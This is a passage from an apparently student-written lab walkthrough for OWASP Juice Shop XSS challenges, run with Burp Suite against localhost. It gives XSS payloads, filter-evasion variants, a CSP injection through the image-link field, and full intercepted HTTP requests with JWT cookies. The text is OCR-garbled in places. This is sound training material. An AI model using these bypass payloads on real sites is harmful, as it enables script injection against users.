
This screenshot shows the same Burp Suite interface as above, but with the 'Repeater' tab selected. The modified request is identical to the one shown in the previous screenshot. The 'Request' pane displays the PUT request with the modified headers and body. The 'Response' pane, 'Inspector' pane, and other interface elements are also present.



5. Client-Side XSS Protection

- **Steps:**

1. Use Burp Suite's browser to create an account on the Juice Shop.
2. Modify the email field in the repeater by adding this payload: <iframe src=\"javascript:alert(XSS)\">
3. Send the request to receive a success response.



Debian 10.x 64-bit X

Burp Suite Community Edition v2025.1.1 - Temporary Project

Project Intruder Repeater View Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions

Send Cancel < >

quest

```
etty Raw Hex
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcmShbWUiOiIiLCJlbfWFpbCI6ImFkbWLuQGp1aWNLXN0Lm9iIiwigFzc3dvcmQlOiiwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4yjUwMCIsInJvbGUiJhZGlpbiisImRlbHV4ZVRva2VuIjoiiwicbExvZ2lusXaiOiiilCjwcm9maWxlSWlhZ2UoIjhcn3NLdHMvchVibGlJL2ltYWdlcy9lcGxvYWRzL2RzMF1bHRBZGlpbi5wbmcilCj0b3RwU2VjcmVOiJiwiiaiWb3RpdmUiOnRydWUkIwMjUtMDMtMDYgMDY6Mjk6NDYuNTEwICswMDowMCIsInVwZGFOZWRBdCI6ijIwMjUtMDMtMDYgMDY6Mjk6NDYuNTEwICswMDowMCIsImRlbGV0ZWRBdCI6nVsbHosInlhdc1GmtcOMT0NTMMn0.zbOTjBzAfLMb684vpKHb1FJc6BRRoE5HKE_3WrnsInlNYBzAMsgbltcmq5ePfkUy_dwQ1YNwElRSE)udpcK-gS2v02STRU12SPC4RdkAOJEsgQ4vfwe1Q9--sPSRhijtewgj7GLOrnaIn-wAxLcgf91wzFymfmjSAR4aij2hy1E; cookieconsent_status=dismiss
Connection:keep-alive
Content-Type:application/json; charset=utf-8
Content-Length: 331
ETag: W/"14b-9A9tCvcfVcmrsFg7LW3Q96eaNE"
Vary: Accept-Encoding
Date: Thu, 06 Mar 2025 08:41:01 GMT
Connection: keep-alive
Keep-Alive: timeout=5
}
{
  "status": "success",
  "data": {
    "username": "",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "isActive": true,
    "id": 22,
    "email": "<iframe src=\"javascript:alert('xss')\">",
    "updatedAt": "2025-03-06T08:29:46.045Z",
    "createdAt": "2025-03-06T08:29:46.045Z"
  }
}
```

0 highlights

Debian 10.x 64-bit X

OWASP Juice Shop X OWASP Juice Shop X

localhost:3000/#/score-board?categories=XSS

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

OWASP Juice Shop

You successfully solved a challenge: Client-side XSS Protection (Perform a persisted XSS attack with <iframe src="javascript:alert('xss')"> bypassing a client-side security mechanism.)

9% Hacking Challenges 0% Coding Challenges 10/169 Challenges Solved

Difficulty Status Tags

All XSS Sensitive Data Exposure Improper Input Validation Broken Access Control Unvalidated Redirects Vulnerable Components


Broken Authentication Security through Obscurity Insecure Deserialization Miscellaneous Broken Anti Automation Injection

Security Misconfiguration Cryptographic Issues XXE


6. CSP Bypass

- **Steps:**



1. Open your profile page.



2. If the username is filtered when adding <script>alert(xss)</script>, try this modified payload: <<a|ascript>alert(xss)</script>.




3. We have the script right but not run due to content security policy (CSP).



4. Inspect the CSP in the image link and modify it as follows: `https://a.png; script-src 'unsafe-inline' 'self' 'unsafe-eval'`
5. Verify the bypass and triggered alert.

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows 'localhost:3000/profile'. The page content is a form for uploading a profile picture, with a 'Link Image' input field containing the modified CSP value. Below the page, the Network tab of the developer tools is open, showing a list of network requests. One request for 'defaultAdmin.png' is highlighted, and its response headers show a Content-Security-Policy header with the modified value.

The screenshot shows the same browser window after the modification. The 'Link Image' input field now contains the original CSP value. The page content remains the same, showing the user profile settings. The modified CSP value is still present in the 'Link Image' field.



7. HTTP-Header XSS

- Steps:
 1. Open Burp Suite and navigate to HTTP history.
 2. Select /rest/admin/application-configuration.

A screenshot of the Burp Suite Community Edition interface. The "HTTP history" tab is selected, showing a list of captured requests. The last request is highlighted, showing its details in the "Request" and "Response" panes. The "Inspector" pane on the right shows the response headers, including "Content-Type: application/json; charset=UTF-8", "Content-Length: 306", and "Date: Sun, 08 May 2022 08:32:10 GMT". The "TLS" tab is also visible at the top of the interface.

3. Add the header True-Client-IP with the XSS payload.

Request

```

Pretty Raw Hex
POST /rest/saveLoginIp HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
True-Client-IP: <iframe src="javascript:alert('xss')">
Cookie: language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlJzdnNjZXNzIiwzZGF0YSI6eyJpZC16MwIdXNlLc5hbWUjO1I1Lc1JbWFpbC16Imfkhwu0QpLaWNlLXN0Ls9uIw1cGfx3dmcmQ1IiMtkyMDIzYTdiYmQ9t11MDUxNWyNjlkZ)E4YjUMC1sInJvbGUjO1jhZ01b1s1mRlbh4VZRVa2Vu1j0i1Iw1bGpZdFexZ2ZsUSXAlO1I1Lc5hcwm9maw1xSM1hZ2Uj01jh3NLdhMvCHVibG1LJ1Ym1cy1cgvkDwQ1YNw1l9SEjupdcK-gS2v02STTRl1SPc4RdkA0Esg04vfew1QX9-sPSRhiytvgj7GLOrnaIn-wAxLcgF91wZuFymfMjSA-44jzhy1E; cookiemesss_status=dismiss
If-None-Match: W/"541c-cJ6KEVj/PJ18gJE1DcGFlLeTqw"
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 103
Content-Encoding: gzip
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' 'unsafe-inline'; style-src 'self' 'unsafe-style-elem'
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
ETag: W/"541c-cJ6KEVj/PJ18gJE1DcGFlLeTqw"
Date: Thu, 06 Mar 2025 11:26:31 GMT
Connection: keep-alive
Keep-Alive: timeout=5
  
```

Response

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
ETag: W/"541c-cJ6KEVj/PJ18gJE1DcGFlLeTqw"
Date: Thu, 06 Mar 2025 11:26:31 GMT
Connection: keep-alive
Keep-Alive: timeout=5
  
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 4
- Request headers: 17

4. Change admin/application-configuration to saveLoginIp, remove sec-ch-us: *, and send the request then you got successfully solved.

Request

```

Pretty Raw Hex
GET /rest/saveLoginIp HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
True-Client-IP: <iframe src="javascript:alert('xss')">
Cookie: language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlJzdnNjZXNzIiwzZGF0YSI6eyJpZC16MwIdXNlLc5hbWUjO1I1Lc1JbWFpbC16Imfkhwu0QpLaWNlLXN0Ls9uIw1cGfx3dmcmQ1IiMtkyMDIzYTdiYmQ9t11MDUxNWyNjlkZ)E4YjUMC1sInJvbGUjO1jhZ01b1s1mRlbh4VZRVa2Vu1j0i1Iw1bGpZdFexZ2ZsUSXAlO1I1Lc5hcwm9maw1xSM1hZ2Uj01jh3NLdhMvCHVibG1LJ1Ym1cy1cgvkDwQ1YNw1l9SEjupdcK-gS2v02STTRl1SPc4RdkA0Esg04vfew1QX9-sPSRhiytvgj7GLOrnaIn-wAxLcgF91wZuFymfMjSA-44jzhy1E; cookiemesss_status=dismiss
If-None-Match: W/"541c-cJ6KEVj/PJ18gJE1DcGFlLeTqw"
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 103
Content-Encoding: gzip
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' 'unsafe-inline'; style-src 'self' 'unsafe-style-elem'
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
ETag: W/"541c-cJ6KEVj/PJ18gJE1DcGFlLeTqw"
Date: Thu, 06 Mar 2025 11:26:31 GMT
Connection: keep-alive
Keep-Alive: timeout=5
  
```

Response

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
ETag: W/"541c-cJ6KEVj/PJ18gJE1DcGFlLeTqw"
Date: Thu, 06 Mar 2025 11:26:31 GMT
Connection: keep-alive
Keep-Alive: timeout=5
  
```


Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 4
- Request headers: 17
- Response headers: 9

8. Server-Side XSS Protection

- Steps:

1. When we put this payload directly “<iframe src="javascript:alert('xss')">” we got nothing so by searching for server side xss we get this modified payload “<<script>Foo</script>iframe src="javascript:alert('xss')">” by submitting it we got successfully solved.




Juice Shop Broken Access Control

1. Web3 Sandbox

- Steps:

